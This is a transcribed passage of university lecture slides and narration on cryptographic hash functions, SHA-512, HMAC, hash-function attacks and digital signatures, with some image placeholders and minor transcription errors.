
So, there must be two messages x and x' such that their hash values will be the same. This is what we mean by collision and such a pair of messages x and x' are set to result in a collision with respect to a hash function H , ok.

Now talking about the properties, the first is called first preimage resistance; well what this property says? It says that except for a few hash values y , it should be very difficult to find a message x such as $H(x) = y$; which means I have given you some hash value and I asked you find out a message for which the hash value will be equal to that, I have given you.

So, it is not easy to do that; well if it were easy then an intruder can fabricate a message, modify a message in such a way that the same hash value will result. That is difficult to do.

This is what is referred to as the first property of first preimage resistance.

(Refer Slide Time: 13:19)



Then comes the second level, second preimage resistance what it says, here I have given a message; given a message x , it is difficult to find another message x' prime for which the hash values will be the same. Like I am sending a message, the intruder cannot fabricate another different message for which the hash value will be the same as my original message. So, it is not easy to do that; that is another property.

And finally, of course, collision resistance; it should not be very easy to do. It will be very difficult to find two messages whose hash values are same. So, if all these properties hold, then you say that my hash value is good; I can use it for a real cryptographic security application, ok.

(Refer Slide Time: 14:14)

To summarize ...

- Desirable properties of a cryptographic hash function H :
 - a) The function H can be applied to a block of data at any size.
 - b) The function H produces a fixed length output.
 - c) The value $H(x)$ is easy to compute for any given x .
 - d) For any given block x , it is computationally infeasible to find x such that $H(x) = h$.
 - e) For any given block x , it is computationally infeasible to find some block y , with $H(y) = H(x)$.
 - f) It is computationally infeasible to find any pair (x, y) such that $H(x) = H(y)$, $x \neq y$.

So, whatever we had said just to summarize these things, desirable properties of a hash function H ; the first thing of course, is this H should be applicable to a message of arbitrary size. Of course, not arbitrary long size, there is of course, an upper limit; but that upper limit should be very large.

So, roughly speaking I can say, block data, block of data of any size up to some reasonable upper limit and this hash function typically will produce a fixed length of output as the hash value and these are the three properties I talked about c, d and e; the value $H(x)$ is easy to compute for any given, this is of course, in terms of computation. It should not be too computationally intensive and the last three points, these are the first preimage resistance, second preimage resistance, and the collision properties. These three properties are mentioned here; the same thing I just know talked about, right.

So, broadly speaking hash function should be able to satisfy these properties and also, they should not be too computationally expensive to, you can set, compute the hash function, it should be efficient, ok.

(Refer Slide Time: 15:38)

The slide has a yellow header with the title 'Hash Functions: Examples'. Below the title is a bulleted list of hash functions:

- Custom-designed hash functions work based on the general principle described earlier.
- Various families of hash functions:
 - a) The MD family: MD2, MD4 and MD5 (128-bit hash).
 - b) The SHA family: SHA-1 (160-bit), SHA-256 (256-bit), SHA-384 (384-bit) and SHA-512 (512-bit).
 - c) RIPEMD-128 (128-bit), RIPEMD-160 (160-bit).

At the bottom of the slide is a video player interface showing a man speaking. The interface includes a logo for 'Swayam' and other navigation controls.

So, some examples of hash functions, ok, there are many types and classes of hash functions that have been proposed and many of them have been used. They all satisfy the properties I have mentioned, desirable properties and broadly speaking they can be classified into some families; first is the MD families: MD2, MD4, MD5 which generates a 128-bit hash. Now at one point at time MD5 was used very widely, but subsequently some weaknesses in MD5 was found out, some collision weaknesses was found, ok.

So, at present MD5 is not that widely used, in some occasional case it is used; but it is another family called SHA, we call it a SHA family that is much more widely used. And there are several variations in the SHA family which generates hash values or digest of various different sizes; 160-bits, 250-bits, 384 or 512. There are other intermediate varieties also and there is another class called RIPEMD, they also have 128 and 160-bit versions.

So, with this we come to the end of this first lecture on cryptographic hash function. Now we shall be continuing with our discussion in the next lecture, where we shall be seeing some properties of one-way hash function, the different ways we can use it and as specific case studies. We shall be looking at a couple of hash functions, how they exactly look like.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 32
Cryptographic Hash Functions (Part II)

Now, we continue with our discussion on Cryptographic Hash Functions. If you recall in the previous lecture we had basically talked about the basic properties and requirements of a hash function. In particular the hash functions which will be required for security or cryptographic applications. We shall be continuing with our discussion in this lecture, this is the part II of the lecture.

(Refer Slide Time: 00:38)



So, in this lecture we shall be first talking about several ways this one-way hash functions can be used and specifically we shall be looking at two different hash functions: one is the SHA-512; other is HMAC. Let us see.

(Refer Slide Time: 00:58)

The slide has a yellow header with the title 'One-way Hash Functions'. Below the title is a bulleted list of points:

- We discuss various ways to implement one-way hash functions.
 - Using cryptographic techniques in addition to a hash function.
- Point to note:
 - // Encryption and decryption are slower than hash computation.
 - Public-key encryption is slower than symmetric-key encryption.

At the bottom of the slide, there is a video player interface showing a man speaking. The interface includes a play button, a progress bar, and some other controls. The background of the slide features a blue and yellow design with abstract shapes.

Well talking about one-way hash function, if you recall, we mentioned because a hash function maps a larger set into a smaller set, there is a many to one mapping. You cannot have a unique reverse mapping from the hash value to the message. That is why we call it a one-way hash function. Now, in computer systems for example, when you store the passwords there also this kind of one-way hash functions are used.

So, when you create a password, the passwords are not stored in the computer, because if you store the password in plain text, well anyone who gets access to the system can steal the passwords.


So, what is done? Some kind of one-way hash function is done and the hash value is stored in some table. So, whenever you are logging in you are typing the password, again that one, our hash function is applied on your password and then you compare against the table whether it is matching with any one of the hash values. That is how it is used. Well, talking about two one-way hash functions. Here now we shall first look at different ways to implement it. We said that we can use some encryption or decryption algorithms to implement a, implement authentication.

So, we shall look at that and then even without encryption/decryption methods. So, we will be using some cryptographic techniques like symmetric-key or public-key encryption in addition to hash functions, but the point to note is that you should clearly understand that why you were looking at so many varieties and alternatives, because the bottom line

is that we need a hash function which will be efficient to compute both in software and possibly also in hardware, if you think of a hardware implementation.

Now, this encryption and decryption which possibly can also be used for authentication is, they are much slower than hash value computation. This is the first thing you should remember and the second thing which also we mentioned earlier public-key encryption is much slower than symmetric-key encryption. So, public-key encryption is the slowest, then symmetric-key encryption, then hash function computation which is the fastest. Let us see, ok.

(Refer Slide Time: 03:34)



So, first in this diagram we try to explain how we can implement a one-way hash function using symmetric-key encryption? Let us see. Now here you have a message. So, what we do; we have a hash function H here. So, we apply a hash function right and we get a hash digest out here.

So, we have a hash function, we apply to a message, we get a hash value, but after that we use another step of encryption, we have an encryption step where you use a private key K and a private key or symmetric-key encryption algorithm to encrypt the hash value. We are not encrypting the message. We are encrypting this small hash value to generate an encrypted hash.

So, what we are transmitting along with the message is the encrypted hash. So, the advantage is that any intruder who is getting hold of it, because it does not know the value of K; so, the encrypted hash he or she cannot access or process. At the receiving site something similar is done. So, the message along with this encrypted hash is received.

So, with the message part again the hash function is applied, the hash digest is obtained and with the encrypted hash part we apply a decryption algorithm with this same key value K. So, we get back the hash value and you compare whether these two are matching or not. Well, if these two are matching, we get two things together; one is of course, now means, we can identify the sender, because only the secret key K was shared with the sender.

So, because we are able to verify, so, it must be the case that the same value of K was used. So, the sender has been authenticated. Now, in addition, another thing also we will, because we achieve here is that we also verify the integrity of the message that the message was not modified during transmission, because if there is a modification in the message, then this hash value would have changed and so, the comparison would have failed, ok.

So, two things were achieving together; authentication and as well as message integrity ok. Let us see. Similar thing we can do using public-key encryption, because we had said earlier that one drawback of symmetric encryption was that both the parties must be sharing the same key. So, the key must be sent to the other party through some, means, that is an initial step.

So, one way hash function is very similar here. In this case with the message you again apply the hash function, you get the hash digest. Well, you again do encryption, but this time you use a public-key encryption technique like RSA where you use the private key of the sender to encrypt. I use my private key to encrypt the hash value. This will be the encrypted hash value which is appended to the message and is transmitted.


When you see sometimes when someone encrypts with the private key, well using public encryption which sometimes say that it is a signature process, because I am only having my private key, encrypting the private key with the private key can be done only by myself as if it is carrying my signature something similar to that.

At the receiving end something similar is happening. Firstly, with the message part the same hash functions is applied and with the encrypted hash part a decryption algorithm is run with the public-key of the sender and again we do a comparison. So, if there is a match again just like the previous one and using symmetric-key encryption, here also we can verify two things together.

Firstly, that it must be signed by the intended sender, because, otherwise I could not have decrypted it using the public-key and secondly, the message is also not modified. There is no loss in integrity because of that I could get back the correct hash value here, ok.

These two methods look very fine, but the only downside is that I am having to use encryption and decryption algorithms at the two ends and as I said encryption and decryption are slower as compared to hash function computation. These methods are good alright, but they are becoming a little slower.

(Refer Slide Time: 09:12)



There is another approach we are trying to use here, where we are trying to avoid encryption. What you are saying is something like this, let us assume that we are having some kind of a secret value K like a key shared by the sender and receiver, but we are not using this value K for encryption and decryption. What we are doing; we are appending this K with the message, let us say this is, this K .


The message is there with us. I append that secret value with the message and for the whole thing I applied the hash function. I apply this hash value or hash function on this whole thing $message + K$. So, what hash function I get that also carries a flavor of K with it.

So, unless I have the current value of K, I cannot generate that hash function. So, I sent the message only the message not the K, but along with the hash function I compute here. At the other side something similar happens. The message is received, but the same value K was also present to the receiver. The receiver again appends that value K with the message and applies the hash value and gets a hash function, then it compares.

See here also we are achieving both the things, but without carrying out any encryption, because the key value is shared by the two parties. Both the sender and receiver know. So, if the comparison gives a success, it means that the message must be coming from the intended sender and also if there was some modification, the message must be, the hash value would have changed.

So, here there would be no match, ok. So, I can achieve both the things but here I am avoiding this step of encryption, ok.

(Refer Slide Time: 11:21)



So, let us now look at a case study. I talked about the various hash families. SHA is one such very popular hash family and SHA-512 is one of the strongest member in that family. Now, very broadly speaking, so, you see I am not going into detail, ok. Just to look at it

what you are doing here, I have the message that I want to compute the hash value on. So, what I do? The first thing is that the total bit string that I am trying to hash, must be a multiple of 1024 bits that is a restriction with SHA-512. So, if it is not a multiple of 1012, then some additional pad bits are added.

What does the pad bit contains? It contains first the length of the message at the end, L. It contains the value of L. How many bits in the original message was there and then the pad consists of a single 1 followed by all 0s. You do it to make it the whole thing a multiple of 1024 fine. Then this each of these 1024 bit chunks, they are called, it is a M_1 , M_2 to M_N . There are capital N such data blocks or chunks. Now, each of them undergo the SHA-512 algorithm and by virtue of this a 512 bit of data is generated.

But to see how it is done, the first is M_1 generates a 512 bit data, but this, this hash value, this hash value is fed as input to the second stage that creates another 512, this proceeds and finally, we get a single 512 hash value, the final value whatever comes that is taken as the 512 bit hash. So, you see this is a fairly complicated process and this function F, this itself is very complicated that is why it is not very easy to break this, this one-way hash function.

(Refer Slide Time: 14:05)

SHA-512 Compression Function


- Basic building block of the algorithm.
- Processes the message in 1024-bit blocks.
- Consists of 80 rounds (for each 1024-bit block)
 - Updating a 512-bit buffer.
 - Using a 64-bit value W_t derived from the current message block.
 - Also using a round constant based on the cube root of first 80 prime numbers.

So, the compression function means this F function we talked about; this F function is the basic building block of SHA-512 and as you have seen in the previous diagram that function F takes a block of the message which is 1024 bits in size, ok, and inside that F

there are 80 iterations going on not 1, not 2 but 80 iterations or 80 rounds for each 1024 blocks and inside they maintain a 512 bit buffer which is updated at every step of these 80 iterations.

I am not going into the details of these 80 iterations. Details are available in a, any, you can say in any standard textbook or if you search in the internet you will also find and it uses a 64 bit value, derived from the message block and also use a round constant in each of these 80 rounds and these round constants are generated from the first 80 prime numbers. You compute the cube root of each of them and the result of that cube root whatever is obtained, those are taken as a round constants. So, you see the things are fairly complicated inside, ok.

(Refer Slide Time: 15:40)



So, just bird's eye view of the round function. What is happening inside that function F. So, I am not going into the details of the explanation. This is the 512-bit buffer I was talking about. There are some changes or modification that are going on and this iteration is carried out for your, this 80 times. The lot of operations. There is a sigma operation. There is a majority operation.

There are some bitwise XOR up on this, plasmids bitwise XOR operations. There are many such operations going on inside and everything is iterated 80 times. Only after that, you get the final that 512 bit digest that you are obtained and that is going into the input of the

F for the next one, that is going to be the input of the next one and finally, you get back a single 512-bit digest which you take as the final hash value, right.

(Refer Slide Time: 16:51)

	SHA-1	SHA-224	SHA-256	SHA-384	SHA-512
Digest length	160 bits	224 bits	256 bits	384 bits	512 bits
Basic unit of processing	512 bits	512 bits	512 bits	1024 bits	1024 bits
Number of steps	80	64	64	80	80
Maximum message size	$2^{64}-1$ bits	$2^{64}-1$ bits	$2^{64}-1$ bits	$2^{128}-1$ bits	$2^{128}-1$ bits

Now, talking about the different hash versions of SHA. In this table I have just summarized five different versions, there are other versions also in between: 1, 224, 256, 384 and 512. They are distinguished primarily by the digest length, SHA-1 is the most basic version, it uses one; sorry, it uses 160 bits of hash value, final hash value, but the other ones this number indicates the size of the hash. So, SHA-512 indicates that the final hash values 512 bits and basic unit of processing the message is broken up into smaller chunks.

The first three use 512 bits, the last two use 1024 bits and number of rounds in that function F; these are very similar in their construction 80, 64, 64, 80, 80 and, as I said earlier that the message size cannot be unlimited, there is an upper limit; now the upper limit is very large in fact. For the first three it is $2^{64} - 1$. It is a huge number, for the last two it is $2^{128} - 1$ which means you recall in that message that you are padding, at the end you put the message length, ok.

Now, this $2^{128} - 1$ means here this message length will be 128 bits. So, the number of bits reserved for this. L is fixed. That determines the maximum size of the message, fine.

(Refer Slide Time: 18:56)

A case study: HMAC

- Use a MAC derived from a cryptographic hash code, such as SHA-1.
- Motivations:
 - Cryptographic hash functions executes faster in software than encryption algorithms such as DES/AES.
 - Library code for cryptographic hash functions is widely available.

The video player interface at the bottom shows a thumbnail of a man speaking, the Swayam logo, and playback controls.

Now, let us look at another kind of a hash function which is called HMAC. Well, HMAC is a method to generate a message authentication code, but it does not use any encryption. It is derived from a cryptographic hash function like SHA, some shuffling. Let us, let us say SHA-1 simplest. Motivation behind this is because, you see they MAC algorithms we talked about earlier, they uses a secret key and they uses encryption and decryption, but here I am repeating.

We are trying to avoid the encryption process because encryption is slower and if you use only hash functions in the computation; since they run faster, they will be quicker and such hash functions are also widely available.

(Refer Slide Time: 19:50)

- HMAC (a keyed hash function)
- Notations:
 - M = the message to be hashed
 - H = an unkeyed hash function
 - K = key for HMAC
 - P, Q = short padding blocks (not secret).
- HMAC involves two calls of H .
- HMAC is efficient, since the outer call involves computation of hash of a short message.

$H(K \parallel Q \parallel M)$

\Downarrow

$H(K \parallel P \parallel H(K \parallel Q \parallel M))$


Now, the way HMAC, this HMAC works is as follows. Let us say M is the message. You want to generate the MAC or message authentication for file. You want to apply the hash function on the same. So, you apply the hash function in two steps. This is the first step where you have the message M, you have a short padding block Q, you add Q to this M.

There is a secret key K. Just like an encryption/decryption you have a secret key also, but you are not doing an encryption. You also put this K. You append these three things together, you put them side by side together and then you apply the hash function on this whole thing.

This is the first step of it and if we apply the hash function, you will be generating a hash digest. If it is SHA-1, it will be 160 bits, ok. This is not the end of the story. You apply another cycle of hash. In the next cycle you take this hash value as your last part. This is the computed hash value. Then you have the another short padding block P. Then that same K key, this you concatenate again, put them together and apply hash on this whole thing. This will be your second round of hash calculation.

This is how this HMAC works. For added protection, it does or computes hash function two times, it uses a secret key. In addition, it uses some random padding blocks P and Q right. Because it does not use the encryption, it is efficient to compute.

(Refer Slide Time: 22:03)



So, I am showing this pictorially. So, here there are two hash function computation. One is here; other is here, right. Now, you can see this padding is done. These are the initial bits. You are dividing them into different blocks and one block at a time is being fed to this, to this particular hash function. So, just using the same principle there is a key. There is a pad that P and Q you are using. There is a key. There is a pad. In both these steps you are using that.

In the first step you are talking about the whole message. So, the pad is appended only once, in the second step you are talking only about the hash function generated in the first step and you add a pad to it, then you apply the second hash, ok. So finally, whatever you get that is your HMAC value, hash based MAC; HMAC is the full form for Hash Based Message Authentication Code, fine.

(Refer Slide Time: 23:20)

Hash Function: Attacks

- **Birthday attack:**
 - Let H be a hash function that produce n -bit hash values.
 - If about $\frac{2^n}{2}$ random messages are hashed by H , then it is highly probable that we have found two messages x and x' satisfying $H(x) = H(x')$.
 - The bit-size n of hash values should be at least 128. The values greater than or equal to 160 are recommended.
- Other attacks:
 - Attacks on the compression function.
 - Chaining attacks.
 - Attacks on the underlying block cipher.

swayam

Talking about the attacks on hash functions, well whenever there are cryptographic algorithm, there are people who also try to attack and break them. Now, in hash function the main issue is collision, how difficult or how easy is to find another message so that the same hash value is obtained.

Now, there is a well known kind of an attack on hash function, which is referred to as birthday attack. Well, again I am not going into detail, because it is a little beyond the scope of this discussion. I am just telling you the basic idea. Let us say H is a hash function that generates n bit hash digest values. Birthday attack says, if you can generate $\frac{2^n}{2}$ random messages.

Say, hash values are much smaller, $\frac{2^n}{2}$ is even smaller, not 2^n . I am talking $\frac{2^n}{2}$. Random message or hash phi H , then there is a theory which says that there is a high probability that you have two messages x and x by x' . You have generated with this same hash value. There is a theory behind it, ok. Number theoretic proof is there.

Now, because of this birthday attack, this is possible. So, the number of bits in n must be at least 128, because if you use a smaller value then the birthday attack can be mounted and you can easily break it. To make it more difficult, you must use more number of bits. That is why I said SHA-512 uses 512 bits of the key, it is much larger.

So, it is much more difficult to mount this attack, ok. There can be other kind of attacks also. So, here again I am not going to detail, you can try to attack that function, F compression function. There is something called chaining attack and whatever block cipher you are using, if you in an encryption method in which you can try to attack that; there are many kinds of attack which have been reported but with limited success.

If your underlying algorithm is good, if you are using a large enough secret value then you can expect that it will not be easy for anyone to break your code, ok.

So, with this we come to the end of this lecture. So, we had actually talked about various different kinds of hash function and then use in both authentication and ensuring message integrity. So, the next lecture we shall be looking at some other applications of these kind of hash functions.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 33
Digital Signature and Certificate

In this lecture, we shall be exploring yet another application of hash functions which is Digital Signatures and Certificates. Now, digital signature is something which you must have heard of, which is being used nowadays in many online transactions and you will see that underlying any scheme for digital signature, you need to use some kind of a hash function. Let us try to understand the process here, ok.

(Refer Slide Time: 00:44)



Now, in this lecture we shall be looking at two things, digital signatures and digital certificates. Well, digital certificate is nothing but some kind of a standardization. Standardization, so that people across the world can use digital signatures to, I mean authenticate documents and themselves with each other, ok.

(Refer Slide Time: 01:14)

Digital Signatures: Introduction

- Digital equivalent of hand-written signatures.
- Bind pieces of digital data with particular entities.
- Based on public-key technology.
- **Signing:**
 - The signer uses his private key d to sign.
- **Difficulty of forging:**
 - An entity without knowledge of this private key d cannot generate a valid signature on a new piece of data.

M
S

The video player interface at the bottom shows a video of a professor speaking. The interface includes a play button, volume control, and a progress bar.

Talking about digital signatures, let us try to understand what it is. Well, you know what is mean by pen signatures. Say the letter we sign, because the signature of every person is unique that is the underlying assumption. We assume that it is unforgivable. It cannot be forged. That is so called handwritten signature.

Now, in digital signature you can say it is the digital equivalent of handwritten signature. I have a message, now it is not in the form of a hard copy or printed thing. It is in the form of a file. There should be an equivalent digital process when someone, some individual can put a digital signature. Digital signature will be something similar to hash digest. Like, I have a message M, I am saying that I will be appending a signature S to it, something similar to hash digest, so that if the receiver or any other person can verify that it is indeed my signature, if I have signed it, ok.

Now, digital signature technology is based on private key technology, because of the nice property of public key algorithms like RSA you have seen. So, if I sign with my private key, then anyone in the world can decode it using my public key that is the good thing. So, for this signing, for generating the signature what we need is the person who is signing. Suppose I am signing, I must be using my private key. So, you recall every individual will be having a private key and a public key, ok.

(Refer Slide Time: 03:08)

Digital Signatures: Introduction

- Digital equivalent of hand-written signatures.
- Bind pieces of digital data with particular entities.
- Based on public-key technology.
- **Signing:**
 - The signer uses his private key d to sign.
- **Difficulty of forging:**
 - An entity without knowledge of this private key d cannot generate a valid signature on a new piece of data.

{ d, e }

The video player shows a man with glasses and a pink shirt speaking. The background of the slide features a yellow and blue design with a gear icon and the word "swayam".

So, for signature the person will be using the private key which is not available with anyone else. And the point is that it is difficult to forge, because anyone else cannot generate the same thing, same signature, because the value of d is only lying with me, and it is not easy for anyone else to guess or break what the value of d was, ok. So, this private key value d cannot be replicated by anyone else and any entity without knowing d cannot generate the same valid signature, ok.

So, signature forging is not possible. You see even with the pen and paper signature someone can try to make a signature similar to my signature and forge, but in digital case it is simply not possible, ok.

(Refer Slide Time: 04:18)

- **Verifying:**
 - Anybody having access to the signer's public key e can verify the signature.
- **Non-repudiation:**
 - An entity should not be allowed to deny valid signatures made by him.

For verifying the signature that as said, the signature was done using the private key of the person who is signing. Verification can be done by using the public key of the person, ok. This is the property of public key cryptography and this also allows non-repudiation. Because of the strength of the public key algorithm, well I am assuming quantum computers are not there in the picture. So, just without that public key algorithms are known to be very strong. They cannot be broken, ok.

So, this non-repudiation property also comes in as an added benefit. Someone who has signed cannot later deny that well that is not my signature, because it is not possible to make a duplicate signature or forge a signature using this scheme, using these methods, all right.

(Refer Slide Time: 05:21)

The slide has a yellow header with the title 'Types of Digital Signatures'. Below it, under section 'a)', there is a detailed description of the 'Signature with appendix' method. It includes handwritten notes and formulas:

- Signature generation:**
m = H(M)
 $\underline{S} = f_s(m, d)$
Output the signed message (M, S) .
- Signature verification:**
Compute $m = H(M)$
Compute $\underline{m'} = f_v(S, e)$
If $(m = m')$ output "signature verified"
else output "signature not verified"

The bottom of the slide shows a computer desktop interface with the 'swayam' logo.

Talking about types of digital signatures, let us look at the first one which is, which was saying signature with appendix. Well, what is done here? Just you see here in the signature generation process. We will start with the message M , first we compute a hash value. We use a hash function.

So, in the first step you see here which is a $m = H(M)$. We generate the hash value of the message and generate a hash digest, small m , then we sign on that hash value. A signing transformation f_s , f_s is referred to as the signing transformation, is applied on this $H(M)$, $H(M)$ is a small m . So, on this small m I do my signature using my private key. So, it is like an encryption process using RSA, let us say. Let us say I am using RSA. I have a data. I have my private key. I am doing an encryption that is the signature I am generating, that is my signature, S .

So, I can communicate the message M along with the signature S that is my signature. So, as I said the other side whoever is receiving the message can actually verify the signature and verify the authenticity. So, how the verification can be carried out? So, again from the message, the hash value, small m is come, computed and the signature S was received. Now, there is another function f_v which is applied, which in public key context will be the decryption operation. Now, S will be decrypted using the public key e . So, as you know encryption, decryption is exactly reversible with respect to the private key and the public key.

So, if you do the decryption, you will be getting some value m' and you expect m and m' to be the same. If they are the same, you say the signature has been made. This has been verified. If they do not match, you say that there is a mismatch in the signature, not verified, ok. This is how this key works, ok.

(Refer Slide Time: 08:04)

b) Signature with message recovery: The signing transformation is applied to the message itself. The verification transformation retrieves the message.

- Signature generation:
Compute the signature $s = f_s(M, d)$
- Signature verification:
Recover the message $M' = f_v(s, e)$
If M' looks like a valid message,
output "signature verified"
else
output "signature not verified"

